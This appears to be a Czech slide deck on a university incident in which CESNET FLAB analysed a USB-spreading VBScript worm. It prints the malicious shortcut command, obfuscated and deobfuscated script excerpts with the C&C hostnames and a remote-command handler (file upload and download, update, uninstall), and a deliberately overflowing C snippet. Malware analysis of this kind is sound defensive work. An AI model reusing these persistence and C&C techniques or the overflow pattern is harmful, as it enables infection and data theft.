- Ostatní stanice
  - Ve správě „uživatelů“
  - Studenti
- Velká migrace USB zařízení



Stále kvoká, stále kvoká, ...

- Výskyt dalších případů
  - Uživatelé stanice mimo správu IT oddělení
  - Studenti a jejich flashdisky
  - Opakované nákazy
- Potřeba hlubší analýzy
  - Nedostatek vlastních kapacit
    - Hlavně nedostatek času
  - Zadání analýzy externímu subjektu
  - CESNET FLAB

Dějství II: Analýza malware





Zadání pro FLAB

- Zadání
  - Malware na flashdisku pro každý soubor vytvoří zástupce a původní soubor schová, takže uživatel spouští (dvouklikem) zástupce, který kromě vlastního souboru spustí ještě VBScript, který zajišťuje šíření malware a asi i další aktivitu.
- Otázky k zodpovězení
  1) Jakou funkcionalitou malware disponuje?
  2) Lze přítomnost malware poznat podle síťového chování?
  3) Jak nastavit pravidla pro antivirový systém, aby blokoval tento malware?

Zadání pro FLAB

- Podklady pro analýzu
  - Předány elektronicky dva soubory
- Přípona „.norun“
  - Zamezení neúmyslnému spuštění
- **`Microsoft Excel.WsF.norun`**
  - Malware nalezený na napadeném flashdisku
  - Evidenční číslo 001
- **`IMG_2402.lnk.norun`**
  - Jeden ze zástupců vytvořený malwarem na napadeném flashdisku
  - Evidenční číslo 002

Zadání pro FLAB

- Výňatek ze zadání

Podklady předány zákazníkem.

Elektronický podklad (Data)		Evidenční číslo	001
Jméno souboru	Microsoft Excel.WsF.norun		a
Hashe souboru	MD5: 5ac3bb5b66ac8fff3[redacted]72c0d91efce0 SHA-1: 55d841b141fa01751d09e[redacted]271b1bfcdf27ec4		b
Čas zajištění	[redacted](úpně stejný malware řešen i v říjnu 20[redacted])		c
Popis	VBScript, který je šířen a spouštěn malwarem vytvořeným zástupcem.		d
Způsob získání	Zkopírování z nakaženého flashdisku		e
Způsob předání	Předáno přes AFS@ZČU.		f
Poznámky	Souboru byla přidána přípona „norun“ k zamezení neúmyslnému spuštění.		g

Analýza zástupce (ev. č. 002)

- Položka „cíl“ zástupce:

```
C:\WINDOWS\system32\cmd.exe /c
cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&start
IMG_2402.JPG&cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&
cls&cls&start Microsoft" "Excel.WsF&cls&cls&cls&
cls&cls&cls&cls&cls&cls&cls&cls&cls&exit
```

- Po odstranění cls (clear screen):

```
start IMG_2402.JPG                  //původní soubor
start Microsoft" "Excel.WsF         //malware
exit                                //zavření okna
```

  - Zajišťuje spuštění malware – každé otevření souboru

Analýza zástupce (ev. č. 002)



- Využití výchozího nastavení
  - „Nezobrazovat skryté soubory“ = ano, zatajit existenci
  - „Skrývání přípon známých typů“ = ano, zatajit informaci

Jak to vidí uživatel




```
> dir /B
dokument.lnk
```

```
> dir /AH /B
dokument.docx
```

```
> dir /A /B
dokument.lnk
dokument.docx
```

Analýza malware (ev. č. 001)

- WsF = Windows Script File
  - Kontejner
    - Spuštění obsahu ve správném interpretru
  - Nativně
    - Javascript
    - Visual Basic
  - Další instalované
    - Perl
    - Python
    - ...

Analýza malware (ev. č. 001)

- Obsah souboru – obfuskovaný VB Script

```
<package>
<job id="manage-bde">
<script language="VBScript">
Dim nTWAAKaqMncGOLEYPcXDTqcWJAj:nTWAAKaqMncGOLEYPcXDTqcWJAj="kyz
NMWZrwnYxTfZmaVff":If nTWAAKaqMncGOLEYPcXDTqcWJAj="kyzNMWZrwnYxT
fZmaVff"Then:End If:Dim LzcAEAXYFzttkGGoBj:LzcAEAXYFzttkGGoBj="v
uWeIryKEArjjHfVnrNb":If
...
If:LB="}}}!}}!}?}^}{}|+?^\}{}%^}^-}}|-]^^}}|-]-^+?|!^|-_|}}|}^/|
-^?{*_[{/}{{-/{{^?|]-/^?|[^]^[^-||_\{*-}_[^-|[^[^!{-{/{?_*_-|?|^
...
fUNCTioN FRANCE(VIANA):Dim ZxyjgajpHRCEFtq
...
GRECE=FRANCE(20+20+9)TO(LONDON(BOSNA)/FRANCE(10*5))
...
</script>
</job>
</package>
```

Analýza malware (ev. č. 001)

- Deobfuskace – varianta „hrubá síla“
  - Rozebrat činnost funkcí a získat kód
  - To opravdu není dobrý nápad ...
- Deobfuskace – varianta „jemný intelekt“
  - Sestavení a spuštění kódu je realizováno funkcí

```
ExeCuTeGloBal(ITALI(FRANCE(50-30+17),LB))
```

  - Místo spuštění necháme výsledný kód jen zobrazit

```
:%s/ExecuteGlobal/WScript.echo/
```

  - Uložení výsledku

```
cscript echo_script.WsF > unpacked1.Wsf
```

Analýza malware (ev. č. 001)

- Výsledek po deobfuskaci – další (jiná) obfuskace

```
<package>
<job id="manage-bde">
<script language="VBScript">
COLOMBIA=VINSULA(USA("=oVeqCcWe\m/x{}GEOXXeXy+FqeXZXmW*mSG#IWH{LbG
{LeGwmSOzzXOJi/Vo}/SWFmWXOEG#QcZsCcWe\m/x{/NN\cVNzXVMqWGxFc/zK/X/Q
DotX{fRXELNOELicWOzzXOJi/VPL{WyqWGR}RLu}/SWFmWXOEG/FyW-MXNxFc/zK/X
/qWGRmlLuLDYR-SvzMXS!XEXo/Tvxi}/
....
+cHr(CByte("&H"&Mid(PANAMA,3,2)))+cHr(CByte("&H"&Mid(PANAMA,5,2))):
PUREAU=PUREAU+Left(CANADA,KOUBA):Next:UREGWAY=PUREAU:End Function:F
unction USA(HINDORAS):Dim i:For i=1 To Len(HINDORAS):USA=Mid(HINDOR
AS,i,1)&USA:next:End Function
</script>
</job>
</package>
```

- Stejný postup (náhrada `GlobalExecute` za `Wscript.echo`)

```
cscript echo_unpacked1.WsF > unpacked2.Wsf
```

Analýza malware (ev. č. 001)

- Výsledek po druhé deobfuskaci – už zase (!)

```
<package>
<job id="manage-bde">
<script language="VBScript">
TUNISIA="!{]*!#/-!#*{{!#\/-![=|!#/#/!#*=|!{-[{!#*{{!{-[{![=|!#*=|!
#/#/!#*\*!{#-|!#]/|!#/#/![=|!#*-*!#/#/!#[/*!{-//!{]*!#/-!{]*!#/-!#
...
FOR ALGERIE=1 TO UboUnD(TUNISIA):MAROCOO=MAROCOO+cHr(TUNISIA(ALGER
IE)/(25+25-32)):NEXT:ExecuteGlobal(MAROCOO)
</script>
</job>
</package>
```

- Stejný postup (náhrada `GlobalExecute` za `Wscript.echo`)

```
cscript echo_unpacked2.WsF > unpacked3.Wsf
```

Analýza malware (ev. č. 001)

- Výsledek po třetí deobfuskaci – konečně čitelný kód

```
On eRrOr ReSuMe NeXt

dIm Az
sET Az = WsCriPt.CreAtEoBjEcT("wscript.shell")
dIm Aw
sET Aw = CreAtEoBjEcT("scripting.filesystemobject")
dIm Av
sET Av = CreAtEoBjEcT("msxml2.xmlhttp")

Ay = ArRaY ("maroco.linkpc.net:855",
"maroco.myq-see.com:855","maroco.redirectme.net:855")
Ax = Az.ExPaNdEnViRoNmEnTsTrInGs ("%appdata%") &"\Microsoft Office\"
Aw.CreateFolder Ax

Au = TRue
At = True

Ar = "Microsoft Excel.WsF"
...
```

Analýza malware (ev. č. 001)

- Analýza kódu malware
  - Iterativní činnost
  - Seznam proměnných s poznámkami
  - Seznam funkcí s poznámkami
  - Odstraňování „eMoSTyLu z NáZVůprOMěNných“
- Skript
  - Poměrně krátký – necelých 500 řádek

    ⇨ kompletní analýza funkčnosti
  - Vyhledání odpovědí na otázky

Analýza malware (ev. č. 001)

1) Jakou funkcionalitou malware disponuje?

- Persistence
  - Spuštění přes zástupce na médiu
    - Instalace na stanici
    - Rozšíření na „removable“ média
  - Po instalaci na stanici (registrový klíč)
    - Průběžné rozšiřování na „removable“ média
    - Komunikace s C&C
- Šíření
  - Přes „removable“ média – nutná součinnost uživatele

```
fOr EACH Drive In Aw.Drives
  ...
If  Drive.Drivetype  = 1 then
  ... '* type 1 = Removable
```

Analýza malware (ev. č. 001)

- Zahájení komunikace s C&C
  - V intervalu 5000ms (5s)
- Rozpoznávané pokyny z C&C serveru
  - Aktualizace skriptu (tj. možná změna funkcionality)
  - Změna intervalu komunikace s C&C
  - Stáhnout soubor z C&C a spustit jej
  - Odeslat soubor ze systému na C&C
  - Odinstalování ze systému (tj. mazání stop po útoku)
  - Spuštění lokální příkazu jako parametr cmd.exe (v analyzované verzi nefunkční, vývojová chyba)

Analýza malware (ev. č. 001)

- Ukázka části kódu – schopnosti malware

```
SeLeCt case Ao (0)
case "excecute"
      An = Ao (1)
      Bd An  '* ???
case "update" '* nahrazeni obsahu lokalniho skriptu parametrem
      An = Ao (1)
      Al.ClOse
      sET Al =  Aw.OpEnTeXtFiLe (Ax & Ar ,2, FaLsE)
      Al.WriTe An
      Al.ClOse
      Az.RuN "WScript.exe //B " & cHr((17+17)) & Ax & Ar & cHr((17+17))
      WScript.QuIt
case "uninstall"
      Bi '* call Bi: uninstall
case "send"
      Bn Ao (1),Ao (2) '*call Bn (param2_filename, param3_path)
case "site-send"
      Bh Ao (1),Ao (2) '*call Bh (param2_getparam, param3_filename)
case "recv"'
      An = Ao (1)
      Be (An) '*call Be (param2): odeslani zadaneho souboru na CaC
case  "Sleep" '* nastaveni noveho intervalu cekani v cyklu
      An = Ao (1)
      Sleep = EVal (An)
eND SeLeCt
```

Analýza malware (ev. č. 001)

2) Lze přítomnost malware poznat podle síťového chování?

- Ano, každých 5s komunikuje s C&C
- Port 855, C&C udáno jako hostname
  - maroco.linkpc.net:855
  - maroco.myq-see.com:855
  - maroco.redirectme.net:855
- Zjištění IP adres v historii?
  - Passive DNS

Analýza malware (ev. č. 001)

3) Jak nastavit pravidla pro antivirový systém, aby blokoval tento malware?

- Konzultováno s WEBnet Incident Response Team
  - FLAB nemá příslušný SW
- Zabezpečení koncových stanic ZČU
  - Dodavatel XxXxxx
  - WsF je v kategorii „Script“ - nelze globálně zakázat
  - Jediná možnost – ruční pravidlo „blokování *.WsF“

Dějství III: Využití informací

Nalezení napadených zařízení

- Síťová komunikace
  - Port 855, IP adresy odpovídající daným hostname
  - Identifikace stanic, uživatelů
- Vytěžení uživatelů stanic
  - Jaké flashdisky používáte?
  - Kam jste své flashdisky připojoval?
  - Kdo připojoval své flashdisky k Vašemu zařízení?
- Identifikace dalších uživatelů
  - Mimo ZČU (např. kopírovací centrum)

Reakce a prevence

- Připraveny „nápravné“ skripty
  - Vychází z deobfuskovaného kódu (reverzní postup)
  - `uninstall.vbs` – odstranění malware ze systému
  - `clean.vbs` – odstranění nákazy z „removable“ médií
    - Pro aktuálně připojené – možno snadno vyčistit
- Instrukce pro IT HelpDesk
- Připravena webová stránka pro uživatele
  - Postup + skripty ke stažení
- Úprava pravidel AV systému

Univerzitní sítí to nekončí



Univerzitní sítí to nekončí

Dobrý den.

Měl bych na Vás velkou prosbu.
Nejsem však student vaší školy.
Našel jsem odkaz: http://support.zcu.cz/..

Manželka "přitáhla" ze školy tento trojan
a práskla to do notebooku a PC v práci.
Mohl bych Vás požádat o zpřístupnění,
či odkaz na stažení tohoto skriptu.

Moc děkuji.

```
cat << __EOF__ > game.c
#define MSG "Zahraj si ...\n\t... nauc se ...\n\t\t... pridej se!"
int a() {char s[8]; strcpy(s, MSG); return(0); }
int main(int argc, char **argv){a();exit(0);}
__EOF__
gcc game.c && ./a.out
Segmentation fault
```

https://flab.cesnet.cz/game

Dotazy